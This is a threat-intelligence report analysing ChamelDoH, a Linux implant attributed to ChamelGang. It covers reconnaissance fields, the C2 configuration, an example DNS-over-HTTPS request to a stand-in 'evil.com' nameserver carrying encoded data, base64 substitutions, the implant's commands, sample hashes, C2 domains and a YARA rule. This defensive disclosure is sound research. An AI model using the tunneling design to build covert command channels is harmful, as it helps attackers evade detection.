Stairwell

ChamelDoH: A DNS-over-HTTPS implant

Dan Mayer, Threat Researcher, Stairwell

06/13/2023

The Stairwell Threat Research team has recently identified various tools used in intrusions by ChamelGang, a sophisticated threat actor with a nexus to China. ChamelGang has previously been observed targeting energy, aviation, and government organizations in Russia, the United States, Japan, Turkey, Taiwan, Vietnam, India, Afghanistan, Lithuania, and Nepal[1].

The original report, published by Positive Technologies[2], mainly focuses on the group's Windows toolset. An overview of the tools recently identified by Stairwell's Threat Research has revealed that this group has also devoted considerable time and effort to researching and developing an equally robust toolset for Linux intrusions. One such example is *ChamelDoH*, a C++ implant designed to communicate via DNS-over-HTTPS (DoH) tunneling.

This report is the first in a series detailing the capabilities and detection of various tools in ChamelGang's intrusion arsenal.

Technical overview

The sample `34c19cedffe0ee86515331f93b130ede89f1773c3d3a2d0e9c7f7db8f6d9a0a7` is a large C++ binary designed for remote access to the system it is installed on and communicates with configured command-and-control (C2) infrastructure via DoH tunneling.

The sample utilizes a modified base64 alphabet to encode its communication as subdomains for a malicious, actor-controlled nameserver. The implant collects various portions of system information to profile the infected machine and is capable of basic remote access operations such as file upload, download, deletion, and execution.

Information gathering

Upon execution, the implant will utilize various system calls to generate a JSON object containing assorted pieces of reconnaissance data. The keys of the JSON and a description of each value have been included below.

Key	Value description
`host_name`	System hostname
`ip`	Any IP address for an interface that is not 127.0.0.1

[1] https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/new-apt-group-chamelgang/#id5

[2] https://www.ptsecurity.com/

`system_type`	`sysname` parsed from the system's `utsname` struct[3], i.e. `Linux`
`system_version`	`version` parsed from the system's `utsname` struct, i.e. `#43-Ubuntu SMP PREEMPT_DYNAMIC Tue Apr 18 18:21:28 UTC 2023`
`whoami`	The user context that *ChamelDoH* is running under
`process_pid`	The process ID of the *ChamelDoH* process
`bits`	The bitness of the system, i.e. `x86_64`
`pwd`	The working directory of the *ChamelDoH* process
`id`	A pseudo-randomly generated integer generated by *ChamelDoH* that is used as an implant ID

Table 1: Information gathered by *ChamelDoH* upon execution

DNS-over-HTTPS tunneling


ChamelDoH is novel in its method of command-and-control (C2). The implant's C2 configuration is a JSON object containing two keys. The keys of the JSON and a description of each value have been included below.

Key	Value description
`ns_record`	An array of malicious nameservers that are used for C2
`doh`	An array of legitimate DoH cloud providers that can be abused for tunneling

Table 2: *ChamelDoH* configuration fields

The sample `34c19cedffe0ee86515331f93b130ede89f1773c3d3a2d0e9c7f7db8f6d9a0a7` contains the following configuration (which has been defanged):

[3] https://pubs.opengroup.org/onlinepubs/009695399/basedefs/sys/utsname.h.html




```
{
        ns_record: [
                "ns1.spezialsex[.]com",
                "ns2.spezialsex[.]com"
        ],
        doh: [
                https://8.8.8.8/resolve?type=TXT&name=,
                https://8.8.4.4/resolve?type=TXT&name=,
                https://1.1.1.1/dns-query?type=TXT&name=,
                https://cloudflare-dns.com/dns-query?type=TXT&name=,
                https://dns.google.com/resolve?type=TXT&name=
        ]
}
```

Figure 2: *ChamelDoH* configuration JSON

This configuration is then used by the implant to craft DoH requests using the configured providers and malicious nameservers, encoding its C2 communications as subdomains of the malicious nameserver and issuing TXT requests for the generated domain containing the encoded C2 communications.

Due to these DoH providers being commonly utilized DNS servers for legitimate traffic, they cannot easily be blocked enterprise-wide. Additionally, HTTPS prevents inspection of these requests without man-in-the-middling the traffic, so defenders cannot easily identify what domain requests are being made over DoH and selectively detect or prevent anomalous traffic such as *ChamelDoH*'s encoded communications. The result of this tactic is akin to C2 via domain fronting, where traffic is sent to a legitimate service hosted on a CDN, but redirected to a C2 server via the request's `Host` header - both detection and prevention are difficult. A diagram has been included below to better illustrate its communications.


Legitimate DNS-over-HTTPS Providers
HTTPS
Machine Infected by ChamelDoH
Malicious Nameserver

```
https://DoH-Provider.com/resolve?type=TXT&name=encoded.message.ns1.evil.com
```

```
{
        "Status":0,
        "TC":false,
        "RD":true,
        "RA":true,
        "AD":false,
        "CD":false,
        "Question":[
                {
                        "name":"encoded.message.ns1.evil.com.",
                        "type":16
                }
        ],
        "Answer":[
                {
                        "name":"encoded.message.ns1.evil.com.",
                        "type":16,
                        "TTL":0,
                        "data":"encoded response"
                }
        ],
        "Comment":"Response from <IP>."
}
```

Figure 3: Example DNS-over-HTTPS tunneling diagram

ChamelDoH encrypts its communication using AES128 and base64 encodes the result so that it can be prepended as a subdomain. Since the base64 alphabet contains some non-alphanumeric characters, *ChamelDoH* utilizes a modified base64 alphabet to ensure the encoded data can be transmitted via DNS. It substitutes these characters with multi-character strings that have been detailed in the following table:

Original character	***ChamelDoH* substitution**
=	`A3C3C3CA`

+	A2B2B2BA
/	A1A1A1AA

Table 3: *ChamelDoH* base64 alphabet substitutions

Since the DNS requests are TXT requests, the malicious C2 server is able to respond with arbitrary data within the response, and thus utilizes the standard base64 alphabet for its responses.

Capabilities

The implant is capable of basic remote access operations such as file upload, download, deletion, and execution. A list of all implemented commands has been included below.


Command	Description
run	Execute a file/shell command
sleep	Set number of seconds until next check-in
wget	Download a file from a URL
upload	Read and upload a file
download	Download and write a file
rm	Delete a file
cp	Copy a file to a new location
cd	Change the working directory

Table 4: *ChamelDoH* commands

Variant analysis

Utilizing Stairwell's next-generation variant discovery and analysis capabilities, the Stairwell Threat Research team identified a total of 10 samples of *ChamelDoH*. Notably, one sample is publicly available on third-party malware repositories:

The sample `92c9fd3f81da141460a8e9c65b544425f2553fa828636daeab8f3f4f23191c5b` was first uploaded to VirusTotal in December of 2022. As of June 2023, it is undetected on the platform by any vendor or community contributor, save for an informational rule indicating that the binary utilizes DoH for DNS resolution.



No security vendors and no sandboxes flagged this file as malicious

92c9fd3f81da141460a8e9c65b544425f2553fa828636daeab8f3f4f23191c5b
92c9fd3f81da141460a8e9c65b544425f2553fa828636daeab8f3f4f23191c5b.sample

elf detect-debug-environment

Size 2.02 MB

Last Analysis Date a moment ago

Crowdsourced YARA rules

Matches rule linux_protocol_doh by @_lubiedo from ruleset linux_generic_doh_catcher at https://github.com/stratosphereips/yara-rules
↳ *DNS-over-HTTPS yara rule*

Security vendors' analysis on 2023-06-07T17:39:30 UTC

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected

Figure 4: A sample of *ChamelDoH* undetected on VirusTotal as of 06/07/2023

A complete list of samples and their configured C2 servers has been included below.

SHA256	C2 domains
34c19cedffe0ee86515331f93b130ede89f1773c3d3a2d0e9c7f7db8f6d9a0a7	ns1.spezialsex[.]com ns2.spezialsex[.]com
4fd1515bfb5cf7a928acfacabe9d6b5272c036def898d1de3de7659f174475e0	ns30.mayashopping[.]net ns31.mayashopping[.]net

6a26367b905fb1a8534732746fa968e3282d065e13267d459770fe0ec9f101fe	ns2.marocfamily[.]com ns1.marocfamily[.]com ns1.marocfamilym[.]com ns1.marocfamilyx[.]com
70e845163ee46100f93633e135a7ca4361a0d7bc21030bc200d45bb14756f007	ns30.mayashopping[.]net ns31.mayashopping[.]net ns2.marocfamily[.]com ns1.marocfamily[.]com
92c9fd3f81da141460a8e9c65b544425f2553fa828636daeab8f3f4f23191c5b	ns1.spezialsex[.]com ns2.spezialsex[.]com
a0bd3b9a008089903c8653d0fcbc16e502da08eb2e77211473d0dfdec2cce67c	ns30.mayashopping[.]net ns31.mayashopping[.]net
b893445ae388af7a5c8b398edf98cfb7acd191fb7c2e12c7d3b2d82ee8611b1a	ns2.marocfamily[.]com ns1.marocfamily[.]com
de2c8264c0378f651f607ef5d0b93aca5760d370d5fed562e784ce5404bbc1a9	ns2.marocfamily[.]com ns1.marocfamily[.]com
e41a5e84d19f9e45972f4972701331676690 52ad6f11e7a16e832cf1de59da7d	ns2.marocfamily[.]com ns1.marocfamily[.]com
fe68af66cd9bc02de1221765d793637d27856fcaa632fabb81e805d2a2862b72	ns30.mayashopping[.]net ns31.mayashopping[.]net

Table 5: *ChamelDoH* variants and C2 servers

Attribution and further work

Stairwell Threat Research assesses that this malware family is highly likely to be developed by the same group detailed in previous reporting under the moniker ChamelGang. This assessment carries high confidence due to the presence of other intrusion tools that are uniquely attributable to ChamelGang that were identified in association with the deployment of samples of ChamelDoS:

- A configuration file for FRP configured to communicate with `45[.]91[.]24[.]3`, which previously resolved to the domain `update.microsoft-support[.]net`. This domain and the subnet that the domain resolved to are both listed in Positive Technologies' report on ChamelGang[4].
- A sample of *LinuxPrivilegeElevator*, a small ELF binary that attempts to elevate to root privileges by calling `setuid(0)`, `setgid(0)`, `seteuid(0)`, and `setgid(0)` before executing a given command. This tool is also detailed in Positive Technologies' report.

Analysis of *ChamelDoH* and other previously unidentified tools utilized by ChamelGang is ongoing by the Stairwell Threat Research team. This report is the first in a series detailing the functionality of this actor's toolset.

YARA

```
rule Stairwell_ChamelDoH_01
{
    meta:
        author = "Daniel Mayer (daniel@stairwell.com)"
        copyright = "(c) 2023 Stairwell, Inc."
        description = "Unique strings from a sample of ChamelDoH"
        last_modified = "2023-06-07"
        version = "0.1"

    strings:
        $ = "001020304050607080910111213141516171819202122232425262728293031"
        $ = "resolve?type=TXT&name="
        $ = "CONNECT_ONLY is required!"
        $ = "[\"ns"
        $ = "touch -r"

    condition:
        4 of them
}
```

[4] https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/new-apt-group-chamelgang/

About Stairwell

The Stairwell platform helps organizations automate the detection and response efforts related to the threat outlined in this report and equips them with the tools needed to proactively monitor for future attacks.

By collecting every executable file in an organization's environment, the Stairwell platform enables security teams to stay a step ahead with AI-based detection and analysis of malware and unknown variants present within your environment.

Conduct a full threat assessment in minutes, automatically and continuously uncover malware and its variants, and instill confidence that you're better protected now, in the past, and in the future.

Learn more at stairwell.com.

For more information on the intelligence provided in this report,
contact us at threatresearch@stairwell.com